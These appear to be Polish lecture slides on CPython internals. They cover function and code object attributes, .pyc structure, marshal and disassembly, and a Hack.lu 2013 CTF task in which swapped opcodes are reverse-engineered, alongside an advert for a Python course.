# cPython niskopoziomowo

# Obiekty function in code



https://docs.python.org/3/library/inspect.html

# Obiekt klasy function

```
def everything[T](param: T, x=15, *more, kwparam=333) -> str:
  """What could this be?"""
  return "oh hi"

everything.hmmm = "What?"
```

DEMO print_info_func.py

```
everything.__doc__:          What could this be?
everything.__name__:         everything
everything.__qualname__:     everything
everything.__code__:         <code object>
everything.__defaults__:     (15,)                    ← !!!
everything.__kwdefaults__:   {'kwparam': 333}
everything.__globals__:      { a dict with globals }
everything.__annotations__: {'param': T, 'return': <class 'str'>}
everything.__type_params__: (T,)
everything.__module__:       __main__
everything.__dict__:         {'hmmm': 'What?'}
```

*Istotne:*
*nie ma kodu*
*nie ma stałych*
*(patrz obiekt code)*

*Niektóre pola zostały pominięte*
*(dir() is your friend)*

https://docs.python.org/3/library/inspect.html

# Obiekt klasy function

```
def everything[T](param: T, x=15, *more, kwparam=333) -> str:
  """What could this be?"""
  return "oh hi"

everything.hmmm = "What?"
```

DEMO

**func_replacement.py**
**poprawiamy funkcje my_print**

```
def my_print(s="Hello World"):
  print(s)
```

-70%

PO KLIKNIĘCIU W **LINK**
**PYTHON**.SEKURAK.PL

Start już **12.11.2025 r.!**

ZAPISY: **PYTHON**.SEKURAK.PL

**GYNVAEL COLDWIND**,
Programista, ekspert ds. bezpieczeństwa, etyczny hacker

# Praktyczny Python 2.0

https://docs.python.org/3/reference/datamodel.html#code-objects

# Obiekt klasy code

```
def everything[T](param: T, x=15, *more, kwparam=333) -> str:
  """What could this be?"""
  return "oh hi"
```

DEMO print_info_code.py

```
everything.__code__.co_argcount:         2
everything.__code__.co_code:             b'\x97\x00y\x01'
everything.__code__.co_consts:           ('What could this be?', 'oh hi')
everything.__code__.co_exceptiontable:   b''
everything.__code__.co_filename:         .../print_info_code.py
everything.__code__.co_firstlineno:      4
everything.__code__.co_flags:            23
everything.__code__.co_kwonlyargcount:   1
everything.__code__.co_linetable:        b'\x80\x00\xe0\t\x10'
everything.__code__.co_lnotab:           b'\x02\x02'
everything.__code__.co_name:             everything
everything.__code__.co_names:            ()
everything.__code__.co_nlocals:          4
everything.__code__.co_posonlyargcount:  0
everything.__code__.co_qualname:         everything
everything.__code__.co_stacksize:        0
everything.__code__.co_varnames:         ('param', 'x', 'kwparam', 'more')
```

*Niektóre pola zostały pominięte*
*(dir() is your friend)*

https://docs.python.org/3/reference/datamodel.html#code-objects

# Obiekt klasy code

```
def everything[T](param: T, x=15, *more, kwparam=333) -> str:
  """What could this be?"""
  return "oh hi"
```

DEMO print_info_code.py

DEMO

func_replacement_code.py
poprawiamy funkcje my_print
(w delikatnie inny sposób)

```
def my_print(s="Hello World"):
  print(s)
```

https://docs.python.org/3/reference/datamodel.html#code-objects

# Obiekt klasy code


```
def everything[T](param: T, x=15, *more, kwparam=333) -> str:
  """What could this be?"""
  return "oh hi"
```

DEMO print_info_code.py


Kod bajtowy a obfuskacja
**słów kilka**

# PYC

nagłówek



```
      0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F  0123456789ABCDEF
0000  CB 0D 0D 0A 00 00 00 00 32 1D AF 68 2B 00 00 00  Ë.......2.¯h+...
0010  E3 00 00 00 00 00 00 00 00 00 00 00 00 04 00 00  ã...............
0020  00 00 00 00 00 F3 2C 00 00 00 97 00 64 00 5A 00  .....ó,...—.d.Z.
0030  64 01 5A 01 64 02 5A 02 02 00 65 03 65 00 65 01  d.Z.d.Z...e.e.e.
0040  7A 00 00 00 65 02 7A 00 00 00 AB 01 00 00 00 00  z...e.z...«.....
0050  00 00 01 00 79 03 29 04 DA 03 61 6C 61 DA 02 6D  ....y.).Ú.alaÚ.m
0060  61 DA 04 6B 6F 74 61 4E 29 04 DA 01 61 DA 01 62  aÚ.kotaN).Ú.aÚ.b
0070  DA 01 63 DA 05 70 72 69 6E 74 A9 00 F3 00 00 00  Ú.cÚ.print©.ó...
0080  00 FA 08 68 65 6C 6C 6F 2E 70 79 FA 08 3C 6D 6F  .ú.hello.pyú.<mo
0090  64 75 6C 65 3E 72 0C 00 00 00 01 00 00 00 73 23  dule>r........s#
00A0  00 00 00 F0 03 01 01 01 D8 04 09 80 01 D8 04 08  ...ð....Ø..€.Ø..
00B0  80 01 D8 04 0A 80 01 D9 00 05 80 61 88 01 81 63  €.Ø..€.Ù..€aˆ..c
00C0  88 21 81 65 85 0C 72 0A 00 00 00                 ˆ!.e….r....
```

marshaling (serializacja marshal)

# Tam i z powrotem
# PY→PYC→PY

# DEMO

```
import marshal, dis
c = marshal.loads(pyc_data[16:])
dis.dis(c)
```

*Jest ich trochę, YMMV*

# PyLingual.io

PyLingual is a Python decompilation service that restores Python bytecode back to the Python source code. PyLingual makes use of transformer models to learn new Python bytecode specifications as they are released. PyLingual is the first Python decompiler to verify the results of decompilation and localize semantic errors.

**Disclaimer**

PyLingual is in BETA. File input size is limited to 10MB.

PYC binaries uploaded to the PyLingual web service are retained to support future development.

# Linki etc


**Python Developer's Guide: CPython’s internals**
https://devguide.python.org/internals/

**Książka "CPython Internals"**
https://realpython.com/products/cpython-internals-book/


# Przykład RE

# What's wrong with this? (Hack.lu 2013, 250)

hello.tar



# What’s wrong with this? (Hack.lu 2013, 250)



# What's wrong with this? (Hack.lu 2013, 250)


__main__hello__.pyc

http://nedbatchelder.com/blog/200804/the_structure_of_pyc_files.html

# What's wrong with this? (Hack.lu 2013, 250)

__main__hello__.pyc


http://nedbatchelder.com/blog/200804/the_structure_of_pyc_files.html



# What's wrong with this? (Hack.lu 2013, 250)

__main__hello__.pyc

http://nedbatchelder.com/blog/200804/the_structure_of_pyc_files.html



# What’s wrong with this? (Hack.lu 2013, 250)

Autorzy zadania zmodyfikowali kod bajtowy CPython.

# What's wrong with this? (Hack.lu 2013, 250)

Autorzy zadania zmodyfikowali kod bajtowy CPython.
Na przykład:

```
...
114     LOAD_FAST       1: new_str
117     CALL_FUNCTION   1
120     IMPORT_STAR
<the end>
```


# What's wrong with this? (Hack.lu 2013, 250)

Autorzy zadania zmodyfikowali kod bajtowy CPython.
Na przykład:

```
...
114     LOAD_FAST       1: new_str
117     CALL_FUNCTION   1
120     IMPORT_STAR
<the end>
```

```
#define RETURN_VALUE  83   ⟷   #define IMPORT_STAR   84
```

# What's wrong with this? (Hack.lu 2013, 250)



```
098: 08 00 48 49 64 01 00 53 |..HId..S
0A0: 28 09 00 00 00 69 FF FF |(....i``
0A8: FF FF 4E 28 01 00 00 00 |``N(....
0B0: 74 06 00 00 00 73 68 61 |t....sha
0B8: 32 35 36 63 01 00 00 00 |256c....
0C0: 04 00 00 00 08 00 00 00 |........
0C8: 43 00 00 00 73 79 00 00 |C...sy..
0D0: 00 67 00 00 7D 01 00 78 |.g..}..x
0D8: 62 00 74 00 00 7C 00 00 |b.t..|..
0E0: 83 01 00 44 5D 55 00 5C |...D]U.\
0E8: 02 00 7D 02 00 7D 03 00 |..}..}..
0F0: 7C 02 00 64 01 00 6B 02 ||..d..k.
0F8: 00 72 44 00 7C 01 00 6A |.rD.|..j
100: 01 00 74 02 00 7C 03 00 |..t..|..
108: 64 02 00 83 02 00 83 01 |d.....
110: 00 02 71 13 00 7C 01 00 |..q..|..
118: 6A 01 00 74 02 00 7C 03 |j..t..|.
120: 00 74 03 00 7C 01 00 7C |.t..|..|
128: 02 00 64 03 00 17 19 83 |..d....
130: 01 00 83 02 00 83 01 00 |.......
138: 02 71 13 00 57 64 04 00 |.q..Wd..
140: 6A 04 00 7C 01 00 83 01 |j..|....
148: 00 53 28 05 00 00 00 4E |.S(....N
150: 69 00 00 00 00 69 0A 00 |i....i..
```

```
098: 08 00 48 49 64 01 00 54 |..HId..T
0A0: 28 09 00 00 00 69 FF FF |(....i``
0A8: FF FF 4E 28 01 00 00 00 |``N(....
0B0: 74 06 00 00 00 73 68 61 |t....sha
0B8: 32 35 36 63 01 00 00 00 |256c....
0C0: 04 00 00 00 08 00 00 00 |........
0C8: 43 00 00 00 73 79 00 00 |C...sy..
0D0: 00 67 00 00 7D 01 00 78 |.g..}..x
0D8: 63 00 74 00 00 7C 00 00 |c.t..|..
0E0: 83 01 00 45 5D 55 00 5C |...E]U.\
0E8: 02 00 7D 02 00 7D 03 00 |..}..}..
0F0: 7C 02 00 64 01 00 6B 02 ||..d..k.
0F8: 00 72 44 00 7C 01 00 6A |.rD.|..j
100: 01 00 74 02 00 7C 03 00 |..t..|..
108: 64 02 00 83 02 00 83 01 |d.....
110: 00 02 71 13 00 7C 01 00 |..q..|..
118: 6A 01 00 74 02 00 7C 03 |j..t..|.
120: 00 74 03 00 7C 01 00 7C |.t..|..|
128: 02 00 64 03 00 17 18 83 |..d....
130: 01 00 83 02 00 83 01 00 |.......
138: 02 71 13 00 58 64 04 00 |.q..Xd..
140: 6A 04 00 7C 01 00 83 01 |j..|....
148: 00 54 28 05 00 00 00 4E |.T(....N
150: 69 00 00 00 00 69 0A 00 |i....i..
```

53 ↔ 54

62 ↔ 63

44 ↔ 45

19 ↔ 18

57 ↔ 58

# What's wrong with this? (Hack.lu 2013, 250)

53 ↔ 54
DELETE_SLICE vs STORE_MAP

62 ↔ 63
BINARY_LSHIFT vs BINARY_RSHIFT

